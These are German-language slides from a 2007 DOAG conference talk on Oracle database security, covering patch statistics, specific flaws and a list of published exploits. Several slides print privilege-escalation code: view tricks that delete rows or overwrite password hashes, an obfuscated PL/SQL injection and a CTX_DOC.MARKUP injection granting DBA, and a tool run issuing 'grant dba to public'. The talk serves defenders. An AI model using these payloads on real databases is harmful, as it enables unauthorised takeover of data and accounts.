red database security

DOAG Konferenz 2007

Best of Oracle Security 2007

21-Nov-2007

Alexander Kornbrust

Red Database Security GmbH

red database security

Parkplatz-Quiz (DOAG 2007)

120d
D
ME MT 945
BMW Niederlassung Düsseldorf

D
BI SE 4500
Seidensticker - Gruppe
seidensticker
www.seidensticker.de

D
IN Q 7012
Q7
3.0TDI

TOURAN
tdi
D
M ZN 2637
SIEMENS
www.siemens.de/Industrial-IT

PASSAT
D
M SF 3737

120d
BMW
D
M RV 3500

D
GM OC 200

D
BN PY 9138
Deutsche Post Fleet GmbH

red database security

Agenda

- Oracle CPUs
- Neue Lücken
- Oracle Rootkits / Hintertüren
- Oracle 11g Passwort Algorithmus
- Oracle Security Werkzeuge
- Zusammenfassung

red database security

Über Red-Database-Security

- **Red-Database-Security GmbH**
- **Spezialisiert in Oracle Security**
- **Mehr als 350 Oracle Security Fehler gemeldet**
- **Kunden weltweit (Europa, USA, Mittlerer Osten, Südostasien)**
- **Dienstleistungen**
  - Security Audits
  - Verschiedene Oracle Security Trainings (z.B. Oracle Anti-Hacker-Training)
  - Verschiedene Software Lösungen (Repscan, PL/SQL-Sourcecode-Scanner, Checkpwd)


red database security

Oracle CPUs

- Langsam zurückgehende Anzahl von Sicherheitslücken (2006: 87, 2007: 74)
- SQL Injection Fehler in PL/SQL Packages sind durch den Einsatz von Source-Code-Scannern (Fortify) stark zurückgegangen
- Fehler werden oft automatisiert durch Fuzzing Tools gefunden (NET8 bzw. Funktionsaufrufe).
- Für diese Art der Fehler werden normalerweise keine Exploits veröffentlicht.
- Exploits werden oft auf Webseiten oder Mailinglisten, z.B. www.milw0rm.com oder Bugtraq veröffentlicht.
- Oftmals fehlerhafte Angaben, welche Versionen betroffen sind.

red database security

Oracle CPU 2006 - 2007



Oracle CPUs 2007

- Exploits auf den üblichen Seiten verfügbar

MILWORM

[Search:] Submit

[exploits/shellcode]

-::DATE	-::DESCRIPTION	-::HITS				-::AUTHOR
2007-10-27	Oracle 10g LT.FINDRICSET Local SQL Injection Exploit (IDS evasion)	2648	R		D	Sh2kerr
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit (2)	2093	R		D	bunker
2007-10-27	Oracle 10g/11g SYS.LT.FINDRICSET Local SQL Injection Exploit	1768	R		D	bunker
2007-10-23	Oracle 10g CTX_DOC.MARKUP SQL Injection Exploit	3856	R		D	Sh2kerr
2007-07-19	Oracle 9i/10g evil views Change Passwords Exploit (CVE-2007-3855)	4182	R		D	bunker
2007-04-26	phpOracleView (include_all.inc.php page_dir) RFI Vulnerability	4009	R		D	Alkomandoz Hacker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit	3996	R		D	bunker
2007-03-27	Oracle 10g KUPM$MCP.MAIN SQL Injection Exploit v2	3151	R		D	bunker
2007-03-10	Oracle 10g (PROCESS_DUP_HANDLE) Local Privilege Elevation (win32)	3105	R		D	Cesar Cerrudo
2007-02-26	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit v2	2940	R		D	bunker
2007-02-26	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit v2	3070	R		D	bunker
2007-02-26	Oracle 10g KUPV$FT.ATTACH_JOB SQL Injection Exploit v2	2803	R		D	bunker
2007-02-26	Oracle 10g KUPW$WORKER.MAIN SQL Injection Exploit v2	3933	R		D	bunker
2007-02-23	Oracle 9i/10g ACTIVATE_SUBSCRIPTION SQL Injection Exploit	3611	R		D	bunker
2007-02-23	Oracle 9i/10g DBMS_METADATA.GET_DDL SQL Injection Exploit	4417	R		D	bunker
2007-02-22	Oracle 10g KUPV$FT.ATTACH_JOB Grant/Revoke dba Permission Exploit	3022	R		D	bunker
2007-02-22	Oracle 10g KUPW$WORKER.MAIN Grant/Revoke dba Permission Exploit	3971	R		D	bunker
2007-02-05	Oracle 9i/10g DBMS_EXPORT_EXTENSION SQL Injection Exploit	4804	R		D	bunker
2007-01-23	Oracle 10g SYS.KUPV$FT.ATTACH_JOB PL/SQL Injection Exploit	2977	R		D	Joxean Koret
2007-01-23	Oracle 10g SYS.KUPW$WORKER.MAIN PL/SQL Injection Exploit	3052	R		D	Joxean Koret
2007-01-23	Oracle 10g SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE PL/SQL Injection	4530	R		D	Joxean Koret

red database security

Oracle CPU Januar 2007

- 51 Fehlerkorrekturen für alle Oracle Produkte
- 17 Fehler in der Datenbank
- 1 SQL Injection Fehler, 1 XSS, der Rest Buffer Overflows
- Keine Exploits im Internet veröffentlicht

red database security

Oracle CPU Januar 2007 (DB06)

- Cross Site Scripting Lücke im XMLDB-Servlet
- Wurde 2003 gemeldet und bereits 2007 korrigiert
- Ist zwar remote ohne Benutzerkennung ausnutzbar, jedoch nur wenig Gefahrenpotential

red database security

Oracle CPU Januar 2007 (OPMN01)

- Verschiedene Buffer Overflow und Format String Lücken im ONS Service
- Der ONS Server läuft standardmäßig auf Port 6200 und kann remote ohne Benutzerkennung durch senden eines speziellen Pakets übernommen werden.
- Betrifft Datenbank und Applicationserver mit gestartetem ONS-Service


red database security

Oracle CPU April 2007

- 36 Fehlerkorrekturen für alle Produkte
- 13 Fehler in der Datenbank

Oracle CPU April 2007

- Nach einem erfolgreichen Login gegen eine Oracle Datenbank, setzt Oracle den NLS-Parameter mittels eines “ALTER SESSION SET NLS…” Befehls.
- Bis CPU Januar 2006 war damit auch Privilegien-Eskalation möglich, da der Alter-Session-Befehl mit SYS-Rechten ausgeführt wurde.
- Dieser “ALTER SESSION” Befehl wird vom nicht vertrauenswürdigen Datenbank-Client and die Datenbank gesendet.



Oracle CPU April 2007

- Frage: Wann wird das Alter-Session-Kommando ausgeführt?
  - Vor oder nach dem Logon-Trigger?

Oracle CPU April 2007

- Im April 2007 veröffentlichte David Litchfield ein kleines Tool namens ora-auth-alter-session, das diese Lücke ausnutzen kann.

```
Command Prompt

C:\tools\oak>ora-auth-alter-session.exe 192.168.2.110 1521 ora92 test test "gran
t dba to public"
Connected...
Packet: 1
Size: 65
Type: TNS_REDIRECT

0000   00 41 00 00 05 00 00 00 00 37 28 41 44 44 52 45    .A......7(ADDRE
0010   53 53 3D 28 50 52 4F 54 4F 43 4F 4C 3D 74 63 70    SS=(PROTOCOL=tcp
0020   29 28 48 4F 53 54 3D 31 39 32 2E 31 36 38 2E 32    )(HOST=192.168.2
0030   2E 31 31 30 29 28 50 4F 52 54 3D 34 32 32 34 29    .110)(PORT=4224)
0040   29                                                 )


Connected...
Packet: 1
Size: 24
Type: TNS_ACCEPT

0000   00 18 00 00 02 00 00 00 01 34 00 00 08 00 7F FF    .........4....⌂
0010   01 00 00 00 00 18 61 01                            ......a.


Agreed Protocol: 0x134

Packet: 1
Size: 127
Type: TNS_DATA
Data Flags: 00
Type: Additional Network Options
0000   00 7F 00 00 06 00 00 00 00 00 DE AD BE EF 00 75    .⌂........ÞÞ¥´.u
0010   09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 00    . ..............
0020   04 00 05 09 20 01 00 00 02 00 06 00 1F 00 0E 00    ................
0030   01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00    .ÞÞ¥´...........
0040   01 00 02 00 00 00 00 00 04 00 05 09 20 01 00 00    ............ ...
0050   02 00 06 FB FF 00 02 00 02 00 00 00 00 00 04 00    ...' ...........
```

red database security

Oracle CPU Juli 2007

- 45 Fehlerkorrekturen für alle Produkte
- 19 Fehler in der Datenbank

Oracle CPU Juli 2007

- Im April 2006 veröffentlichte Oracle Support versehentlich eine Lücke in Views, die es erlauben, über Views Daten zu löschen, updaten bzw. einzufügen.
- Nach der Veröffentlichung tauchten verschiedene Varianten dieses Fehlers davon auf, die nach und nach korrigiert wurden
- Endgültig wurden diese Probleme erst im Oktober 2007 korrigiert
- Fehler im Oracle Optimizier
- Dabei ist zu berücksichtigen, dass alle Views nach dem Einspielen des Patches erneut kompiliert werden müssen, da ansonsten der Fehler weiterhin besteht.

Subject: **A User With SELECT Oject Privilege on Base Tables Can Delete Rows From a View**

Doc ID: **Note:363848.1** Type: **PROBLEM**

Last Revision Date: **06-APR-2006** Status: **MODERATED**

In this Document

Symptoms
Cause
Solution
References

This document is being delivered to you via Oracle Support's Rapid Visibility (RaV) Rapid Visibility (RaV) process, and therefore has not been subject to an independent technical review.

Applies to:

Oracle Server - Enterprise Edition - Version: 9.2.0.0 to 10.2.0.3
This problem can occur on any platform.

Symptoms

A user is able to delete data from a table, through a view, though the user is granted only SELECT privilege on the table.

Oracle CPU Juli 2007

```
create view hackdual as
select * from dual
  where dummy in (select * from
dual);


delete from hackdual;
```

➔ Korrigiert mit dem Juli 2007 CPU (für 10.2.0.x)

Oracle CPU Juli 2007

```
create view hackorder as
 select * from dual
 order by soundex((select dummy from
dual));


delete from hackorder;
```

➔ Korrigiert mit dem Juli 2007 CPU (für 10.2.0.x)

Oracle CPU Juli 2007

```
create or replace view bunkerview as
  select x.name,x.password from sys.user$ x
left outer join sys.user$ y on x.name=y.name;

update bunkerview set
password='6D9FEAAB597EF01B' where name= 'TEST';

drop view bunkerview;
```

http://www.milw0rm.com/exploits/4203

red database security

Oracle CPU Oktober 2007


- 51 Fehlerkorrekturen für alle Produkte
- 27 Fehler in der Datenbank

red database security

Oracle CPU Oktober 2007 - DB01

- Fehler in Oracle Import
- Kritischster Fehler im Oktober CPU
- Gefunden bei der Suche in Metalink nach sensiblen Informationen von NSA, CIA, FBI, ...
- FBI bedeutet neben Federal Bureau of Investigation auch Function Based Index
- Ein FBI ist ein Index, der von einer PL/SQL Funktion erzeugt wird.
- Beim Import werden zuerst die Tabellen angelegt, danach die Daten importiert und dann die Indexe angelegt.
- Um FBI anzulegen, wird eine PL/SQL Funktion aufgerufen. Diese wird mit den Rechten des Importierenden (oftmals SYS) aufgerufen.

Oracle CPU Oktober 2007



red database security

Oracle CPU Oktober 2007

- Der Create View Bug für Oracle 9.2 wurde mit dem Oktober 2007 korrigiert.
- Dies wurde jedoch nicht in den CPU-Notes dokumentiert

Oracle CPU Oktober 2007

- SQL Injection Lücke in LT.FINDRICSET

```
 DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode('ZGVjbG
FyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdGlvbjsgYmVnaW4g
ZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTyBTQ09UV

Cc7Y29tbWl0O2VuZDs=','WE8ISO8859P1',
UTL_ENCODE.BASE64),0);

SYS.LT.FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubG
F0ZXIp''||dbms_sql.execute('||
c2gya2Vy||')||''','DEADBEAF');
END;
```

http://www.milw0rm.com/exploits/4572

http://www.milw0rm.com/exploits/4571


Oracle CPU Oktober 2007

```
    CREATE OR REPLACE FUNCTION HACKIT return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to scott';
RETURN '';
END;  /

create table mark_tab (id number primary key, text
varchar2(80) );
insert into mark_tab values ('1', 'All your bases are belong to
US');
create index mark_tab_idx on mark_tab(text) indextype is
ctxsys.context parameters ('filter ctxsys.null_filter');

DECLARE
     mklob CLOB; amt NUMBER := 40; line VARCHAR2(80);
     BEGIN
       CTX_DOC.MARKUP('mark_tab_idx','1',''||
scott.HACKIT()||'', mklob);
       DBMS_LOB.READ(mklob, amt, 1, line);
       DBMS_OUTPUT.PUT_LINE('QWRvcmUuVS5NeS5TdGFy'||line);
       DBMS_LOB.FREETEMPORARY(mklob);
       END;     /
```

http://www.milw0rm.com/exploits/4564


Oracle CPU Oktober 2007 - EM01

- SID der Oracle 10g Datenbank herausfinden über Database Control
- Remote ausnutzbar ohne Benutzername/Passwort



Oracle CPU Oktober 2007 - DB21

- SID der Oracle 10g Datenbank herausfinden über Database Control
- Remote ausnutzbar ohne Benutzername/Passwort



Oracle Cursor

red database security

Oracle Exploit Technik

- Im Januar 2007 veröffentlichte David Litchfield eine neue Technik, mit deren Hilfe man Privilegien-Eskalation ohne das “CREATE PROCEDURE”-Privileg erreichen kann.
- Danach wurde diese Technik verstärkt eingesetzt und bereits bestehende Exploits auf diese Technik umgeändert.
